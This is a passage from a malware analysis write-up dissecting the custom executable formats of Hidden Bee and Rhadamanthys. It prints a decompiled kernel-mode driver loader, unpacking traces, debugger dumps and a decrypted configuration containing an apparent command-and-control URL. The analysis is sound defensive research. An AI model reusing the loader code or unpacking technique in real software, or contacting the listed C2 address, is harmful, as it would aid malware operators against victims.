        WORD machine_id;
        WORD sections_count;
        WORD hdr_size;
        DWORD entry_point;
        DWORD module_size;
        DWORD image_base;
        DWORD image_base_high;
        DWORD saved;
        DWORD unknown1;
        t_NS_data_dir data_dir[NS_DATA_DIR_COUNT];
        t_NS_section sections[SECTIONS_COUNT];
    } t_NS_format;

};
```


The complete converter of the NS format is available at:

> https://github.com/hasherezade/hidden_bee_tools/blob/master/bee_lvl2_converter/ns_exe.cpp

Kernel mode NS modules

While the custom executable formats are, in general, uncommon, even more unusual was to see them used for kernel mode modules.

The function presented below shows a fragment of the loader used by Hidden Bee (module `kloader.bin`), whose role is to load drivers in the custom format (NS):



```
PWSTR __stdcall load_driver_from_ns_module(int name, t_NS_format *ns_module, unsigned int a2)
{
  int PagesForMdl; // edi
  t_NS_format *ns_virtual; // ebx
  t_NS_section *p_sections; // edi
  char *entry_point; // esi
  wchar_t Buffer[36]; // [esp+Ch] [ebp-50h] BYREF
  struct _UNICODE_STRING DestinationString; // [esp+54h] [ebp-8h] BYREF
  t_NS_format *Srca; // [esp+68h] [ebp+Ch]
  unsigned int counter; // [esp+6Ch] [ebp+10h]

  DestinationString.Buffer = (PWSTR)0xC000007B;
  if ( validate_ns_module(ns_module, a2) && ns_module->magic == 'SN' )
  {
    PagesForMdl = MmAllocatePagesForMdl(0, 0, -1, -1, 0, 0, ns_module->module_size);
    Srca = (t_NS_format *)PagesForMdl;
    if ( !PagesForMdl )
    {
      DestinationString.Buffer = (PWSTR)0xC000009A;
      return DestinationString.Buffer;
    }
    if ( MmProtectMdlSystemAddress )
      MmProtectMdlSystemAddress(PagesForMdl, 64);
    if ( (*(_BYTE *)(PagesForMdl + 6) & 5) != 0 )
      ns_virtual = *(t_NS_format **)(PagesForMdl + 12);
    else
      ns_virtual = (t_NS_format *)MmMapLockedPagesSpecifyCache(PagesForMdl, 0, 1, 0, 0, 16);
    if ( ns_virtual )
    {
      p_sections = &ns_module->sections;
      memcpy(ns_virtual, ns_module, (unsigned __int16)ns_module->hdr_size);
      for ( counter = 0; counter < (unsigned __int16)ns_module->sections_count; ++p_sections )
      {
        memcpy((char *)ns_virtual + p_sections->va, (char *)ns_module + p_sections->raw_addr, p_sections->size);
        ++counter;
      }
      DestinationString.Buffer = (PWSTR)relocate((int)ns_virtual, 0i64, 0, 0xC0000018, 0xC000007B);
      if ( (int)DestinationString.Buffer < 0
        || (DestinationString.Buffer = (PWSTR)load_imports(
                                                ns_virtual,
                                                0,
                                                (int (__stdcall *)(int, int))fetch_module,
                                                (int (__stdcall *)(int, int, int, int))load_function),
            (int)DestinationString.Buffer < 0) )
      {
        PagesForMdl = (int)Srca;
LABEL_19:
        MmFreePagesFromMdl(PagesForMdl);
        ExFreePool(PagesForMdl);
        return DestinationString.Buffer;
      }
      entry_point = (char *)ns_virtual + ns_module->entry_point;
      snwprintf(Buffer, 0x24u, L"\\Driver\\%s", name);
      RtlInitUnicodeString(&DestinationString, Buffer);
      PagesForMdl = (int)Srca;
      DestinationString.Buffer = (PWSTR)IoCreateDriver(&DestinationString, entry_point);
    }
    else
    {
      DestinationString.Buffer = (PWSTR)0xC000009A;
    }
    if ( (int)DestinationString.Buffer < 0 )
      goto LABEL_19;
  }
  return DestinationString.Buffer;
}
```

Figure 11: Fragment of the kernel-mode loader for NS format (Hidden Bee, kloader.bin)

To date, kernel mode modules haven’t been observed in Rhadamanthys. However, they show the authors’ diverse skills and how much they are invested in innovating various new formats.

Rhadamanthys formats: RS and HS

Custom formats RS and HS have been observed in Rhadamanthys version 0.4.1, and below.

Looking at their structure, we can see an uncanny similarity to the previously mentioned NS format, to the point that modifying the original Hidden Bee converter to support them was a matter of a short time. In this part, we will present their internals.

Unpacking the custom format


Reaching the components in the custom formats may not be straightforward and requires some unpacking skills. The initial Rhadamanthys module is a PE file distributed to victims during malicious campaigns. It is usually wrapped in some packer/crypter for additional protection. As Rhadamanthys is sold publicly and used by various distributors, the choice of which outer crypter is used may vary; hence, we will skip the related part. In many cases, we can quickly unpack it by mal_unpack/PEsieve.

Assuming that we got rid of the third-party layer, we are at the first Rhadamanthys executable (referred to as Stage 1). Tracing the application with Tiny Tracer quickly allows to find the offsets that should draw our attention. Fragment of the tracelog:

```
31f8;kernel32.HeapFree
326e;kernel32.HeapFree
3277;kernel32.HeapDestroy
1003;called: ?? [694000+730]
> 694000+9ff;kernel32.LocalAlloc
> 694000+7c9;kernel32.LocalAlloc
> 694000+96f;kernel32.LocalFree
> 694000+a44;kernel32.VirtualAlloc
> 694000+a88;kernel32.LocalFree
> 694000+a95;called: ?? [ca96000+1d4]
> ca96000+1de;called: ?? [ca95000+cae]
> ca95000+cff;called: ?? [ca96000+1e3]
> ca96000+1e8;called: ?? [ca95000+e73]
> ca95000+ecf;called: ?? [ca96000+1ed]
```

Reading the above snippet, we can pinpoint two places where the execution got redirected to the next unnamed module (possibly shellcode). First, the redirection from the main module happens at RVA **0x1003**. Then, looking at the called functions (i.e. `VirtualAlloc`), we can assume there was another module unpacked by the first shellcode. The execution is redirected at shellcode's offset **0xA95**.

If we set a breakpoint at the first offset, we can follow those transitions under the debugger.




```
00401003   jmp dword ptr ds:[42E030]
00401009   push 2
0040100B   push 8
0040100D   push dword ptr ss:[esp+C]
00401011   call dword ptr ds:[<&RtlAllocateHeap>]
00401017   test eax,eax
00401019   je dist.401029
0040101B   mov cl,byte ptr ss:[esp+8]
0040101F   mov byte ptr ds:[eax],cl
00401021   mov cl,byte ptr ss:[esp+C]
```

```
dword ptr ds:[dist.0042E030]=0067B4C8

.text:00401003 dist.exe:$1003 #1003
```

```
Address   Hex                                              ASCII
0067B4C8  E8 23 00 00 00 90 90 90 40 04 00 00 14 01 01 00  è#......@.......
0067B4D8  64 CC 01 00 54 CA AF 91 AC 33 06 03 FA 97 02 4C  dÌ..TÊ¯.¬3..ú..L
0067B4E8  F6 EA BA 5C 90 90 90 90 58 40 40 40 8B 4C 24 04  öêº\....X@@@.L$.
0067B4F8  51 50 E8 67 02 00 00 C2 04 00 55 8B EC 83 EC 0C  QPèg...Â..U.ì.ì.
0067B508  8B 45 08 89 45 FC 8B 45 0C 89 45 F8 83 65 F4 00  .E..Eü.E..Eø.eô.
0067B518  EB 07 8B 45 F4 40 89 45 F4 8B 45 F4 3B 45 10 73  ë..Eô@.Eô.Eô;E.s
0067B528  12 8B 45 FC 03 45 F4 8B 4D F8 03 4D F4 8A 09 88  ..Eü.Eô.Mø.Mô...
0067B538  08 EB DF C9 C2 0C 00 55 8B EC 83 EC 28 83 65 F4  .ëßÉÂ..U.ì.ì(.eô
0067B548  00 83 65 D8 00 83 65 EC 00 8B 45 0C 89 45 E8 68  ..eØ..eì..E..Eèh
0067B558  12 10 00 00 6A 40 8B 45 08 FF 50 08 89 45 F4 83  ....j@.E.ÿP..Eô.
0067B568  7D F4 00 0F 84 99 01 00 00 83 65 E4 00 EB 07 8B  }ô........eä.ë..
0067B578  45 E4 40 89 45 E4 81 7D E4 EE 0F 00 00 7D 0B 8B  Eä@.Eä.}äî...}..
0067B588  45 F4 03 45 E4 C6 00 20 EB E5 C7 45 F8 EE 0F 00  Eô.EäÆ. ëåÇEøî..
0067B598  00 83 65 FC 00 8B 45 FC D1 E8 89 45 FC 8B 45 FC  ..eü..EüÑè.Eü.Eü
0067B5A8  25 00 01 00 00 85 C0 75 23 8B 45 D8 3B 45 10 75  %.....Àu#.EØ;E.u
0067B5B8  05 E9 43 01 00 00 8B 45 E8 03 45 D8 0F B6 00 80  .éC....Eè.EØ.¶..
0067B5C8  CC FF 89 45 FC 8B 45 D8 40 89 45 D8 8B 45 FC 83  Ìÿ.Eü.EØ@.EØ.Eü.
```

Figure 12: The execution is redirected from the main module to the shellcode


The revealed shellcode is responsible for unpacking, remapping, and running the next stage, which is in a custom executable format. The module is shipped in a compressed form:



```
Address   Hex                                              ASCII
00590140  FF 52 53 4C 01 05 00 64 00 FF BD 5B 00 00 00 C6  ÿRSL...d.ÿ½[...Æ
00590150  01 00 CB 18 01 F8 F0 A7 FF F1 05 03 9C 0C E6 F8  ..Ë..øð§ÿñ....æø
00590160  F0 B6 01 F3 F0 F8 F0 03 00 00 DF 80 21 01 00 E4  ð¶.óðøð...ß.!..ä
00590170  1F 00 80 24 BE 24 00 09 00 00 64 2B FF F0 2E 4A  ...$¾$....d+ÿð.J
00590180  FF F0 79 2C 00 A4 FF F0 03 01 0F 2C 00 F9 B3 FF  ÿðy,.¤ÿð...,.ù³ÿ
00590190  F0 13 00 00 10 00 00 90 40 52 0F 64 0F 76 0F 88  ð.......@R.d.v..
005901A0  0F 9A 0F A4 06 CC B6 08 FF 8B 4C 24 04 F7 41 04  ...¤.Ì¶.ÿ.L$.÷A.
005901B0  06 FA F8 F0 B8 FF F1 74 28 8B 44 24 FF 14 55 8B  .úøð¸ÿñt(.D$ÿ.U.
005901C0  68 10 8B 50 28 7F 52 8B 50 24 52 E8 57 F8 F0 EF  h..P(.R.P$RèWøðï
005901D0  83 C4 08 5D D4 00 08 8B 54 DF 24 10 89 02 B8 1B  .Ä.]Ô...Tß$.....
005901E0  00 00 C3 FF 55 8B EC 53 56 57 55 6A DF 00 6A 00  ..ÃÿU.ìSVWUjß.j.
005901F0  68 C3 1B 00 FF 75 FF 08 E8 3D BF 00 00 5D 5F FF  hÃ..ÿuÿ.è=¿..]_ÿ
00590200  5E 5B 8B E5 5D C3 33 C0 F7 64 8B 0D 05 01 81 79  ^[.å]Ã3À÷d.....y
00590210  04 70 FE 1B 00 75 10 8B 51 0C 8B 52 BF 0C 39 51  .pþ..u..Q..R¿.9Q
```

Figure 13: Compressed RS module visible in memory

The shellcode decompresses it first, and the interesting structure gets revealed:



```
0067B795   push 40
0067B797   call dword ptr ss:[ebp-C]          LocalAlloc
0067B79A   mov esi,eax
0067B79C   test esi,esi
0067B79E   je 67B82F
0067B7A4   mov eax,dword ptr ds:[edi+8]
0067B7A7   mov dword ptr ss:[ebp+8],eax
0067B7AA   push eax
0067B7AB   mov eax,dword ptr ds:[edi]
0067B7AD   push esi
0067B7AE   push dword ptr ds:[edi+4]
0067B7B1   lea eax,dword ptr ds:[eax+edi-8]
0067B7B5   push eax
0067B7B6   lea eax,dword ptr ss:[ebp-14]
0067B7B9   push eax
0067B7BA   call <decompress>
0067B7BF   cmp dword ptr ss:[ebp+8],eax
0067B7C2   jne 67B81E
```


```
Address  Hex                                              ASCII
00695700 52 53 4C 01 05 00 64 00 D4 61 00 00 00 CF 01 00  RSL...d.Ôa...Ï..
00695710 18 01 00 00 80 AE 01 00 00 00 00 00 00 00 00 00  .....®..........
00695720 18 0D 00 00 80 BE 01 00 64 00 00 00 00 03 00 00  .....¾..d.......
00695730 00 28 01 00 64 28 01 00 00 2B 01 00 00 0A 00 00  .(..d(...+......
00695740 64 32 01 00 00 35 01 00 80 79 00 00 E4 AB 01 00  d2...5...y..ä«..
00695750 80 AE 01 00 00 10 00 00 E4 BB 01 00 80 BE 01 00  .®......ä»...¾..
00695760 80 10 00 00 90 90 90 90 90 90 90 90 90 90 90 90  ................
00695770 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00695780 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00695790 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
006957A0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
006957B0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
006957C0 90 90 90 90 90 90 90 90 CC CC CC CC CC CC CC CC  ........ÌÌÌÌÌÌÌÌ
006957D0 CC CC CC CC 8B 4C 24 04 F7 41 04 06 00 00 00 B8  ÌÌÌÌ.L$.÷A.....¸
006957E0 01 00 00 00 74 28 8B 44 24 14 55 8B 68 10 8B 50  ....t(.D$.U.h..P
006957F0 28 52 8B 50 24 52 E8 57 00 00 00 83 C4 08 5D 8B  (R.P$RèW....Ä.].
```

Figure 14: The decompression function is executed, revealing the RS module

As we can see, the unpacked stage is the first module in a custom executable format, `RS`.

The shellcode remaps the RS module from raw to virtual format into the newly allocated, executable memory area. For this purpose, it uses the information about the sections that is stored in the custom RS header.

Next, the execution is redirected to the Entry Point of the new module. Note that the new component still depends on the data passed from Stage 1. Its start function expects two arguments. The first one is the module's own base. The second is a data structure, with two pointers leading to important blocks of data.



```
0059005B    85DB       test ebx,ebx
0059005D    74 08      je 590067
0059005F    FF75 0C    push dword ptr ss:[ebp+C]    [ebp+C]:&"8d"
00590062    FF75 FC    push dword ptr ss:[ebp-4]    rls_module
00590065    FFD3       call ebx                     rls_module_ep
00590067    5F         pop edi
00590068    5E         pop esi
00590069    5B         pop ebx
0059006A    C9         leave
0059006B    C2 0800    ret 8

dword ptr ss:[ebp+C]=[0019FE88]=0019FED4 &"8d"

0059005F
```

```
Address   Hex                                               ASCII
0019FED4  C8 6E B1 00 08 00 B2 00 00 00 00 00 70 FF 19 00  Èn±...².....pÿ..
```

```
Address   Hex                                               ASCII
00B16EC8  38 64 00 00 30 64 00 00 00 10 01 00 5D 00 00 00  8d..0d......]...
00B16ED8  01 00 10 01 00 00 00 00 00 00 05 80 88 3E 0C 9F  .............>..
00B16EE8  60 06 43 7F D7 89 AF 3F 22 E6 BE BE A1 CA EB C0  `.C.x.¯?"æ¾¾¡ÊëÀ
00B16EF8  C3 AF 13 9B 84 EA 97 FC A0 96 D8 B0 A7 72 4C C7  Ã¯...ê.ü .Ø°§rLÇ
00B16F08  AF 05 04 94 3C 28 9E 80 26 FA 15 39 14 84 DF 33  ¯...<(..&ú.9..ß3
00B16F18  00 4A 0B C7 65 71 EE 7C 0E 2E FA DD 05 5E A1 BF  .J.Çeqî|..úÝ.^¡¿
00B16F28  15 A1 D1 10 2B 70 FE 4B 88 3A AF 66 AF A8 B1 5E  .¡Ñ.+pþK.:¯f¯¨±^
00B16F38  36 B5 B9 D6 0C B4 7F E8 2E 30 3B 66 47 02 81 0A  6µ¹Ö.´.è.0;fG...
00B16F48  98 F8 62 4C 55 01 AE 0B 0F 57 D2 6A 3D DB 6D 5D  .øbLU.®..WÒj=Ûm]
00B16F58  31 88 3C 39 31 21 39 8B 47 0D 7B 40 8A B2 BC AB  1.<91!9.G.{@.²¼«
00B16F68  74 43 47 0B 4E 7F 5C CA 37 58 87 56 05 A3 3B 3A  tCG.N.\Ê7X.V.£;:
00B16F78  E0 D7 DD 11 23 FF A1 A0 E6 27 93 DF 42 1B C5 F3  à×Ý.#ÿ¡ æ'.ßB.Åó
00B16F88  5E 63 85 B0 56 D7 C4 8D 0B 2C 3B CA F9 41 B9 F1  ^c.°V×Ä..,;ÊùA¹ñ
00B16F98  3A 5D 58 1A CF C3 73 1F 05 C1 42 3A 2A B6 E3 B8  :]X.ÏÃs..ÁB:*¶ã¸
00B16FA8  89 7F 9A 7C 4E 0B DD 9E 03 06 06 E8 A6 64 26 19  ...|N.Ý....è¦d&.
```

```
Address   Hex                                               ASCII
00B20008  A8 C4 98 01 FC 7B 5F 46 85 B2 62 7C 8A 33 4B 7B  ¨Ä..ü{_F.²b|.3K{
00B20018  71 91 18 7F 84 FC 40 4A 09 88 29 6F B4 A6 21 6A  q....ü@J..)o´¦!j
00B20028  96 B5 17 A2 F2 57 95 5B 4D E4 E4 FE 4C 12 46 9B  .µ.¢òW.[MääþL.F.
00B20038  48 6F E8 7B ED 70 DD C9 75 3B AE 25 D6 58 00 00  Hoè{ípÝÉu;®%ÖX..
00B20048  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00B20058  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00B20068  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00B20078  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00B20088  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00B20098  00 00 00 00 00 00 00 00 75 98 00 00 73 98 00 00  ........u...s...
```

```
Address   Hex                                               ASCII
00B20008  21 52 48 59 03 00 00 00 8A 5C 39 91 45 4F 41 BD  !RHY.....\9.EOA½
00B20018  B7 3A 7E 05 8D BE A5 45 68 74 74 70 3A 2F 2F 31  ·:~..¾¥Ehttp://1
00B20028  37 39 2E 34 33 2E 31 34 32 2E 35 34 2F 62 6C 6F  79.43.142.54/blo
00B20038  62 2F 32 39 34 6F 70 78 2E 7A 6B 75 6C 00 CB 8E  b/294opx.zkul.Ë.
00B20048  8A 1F 77 1E 17 B4 51 83 CF DA 27 77 23 41 89 24  ..w..´Q.ÏÚ'w#A.$
00B20058  C7 93 6E B3 CB 4E F3 54 1C 60 51 0F 1D D5 42 C2  Ç.n³ËNóT.`Q..ÕBÂ
00B20068  8D 53 AA 06 CF 6C F4 E1 6E 3E BC BC 8C 4C 70 2A  .Sª.Ïlôán>¼¼.Lp*
00B20078  9A 31 F9 9E 44 E9 36 88 70 25 87 84 3F E3 83 4D  .1ù.Dé6.p%..?ã.M
00B20088  0C A2 1D F0 74 AE 3A AB FE 9B 48 0A 09 FB D2 DF  .¢.ðt®:«þ.H..ûÒß
00B20098  9B 8A E8 8B 40 AD 5C E6 75 98 00 00 73 98 00 00  ..è.@.\æu...s...
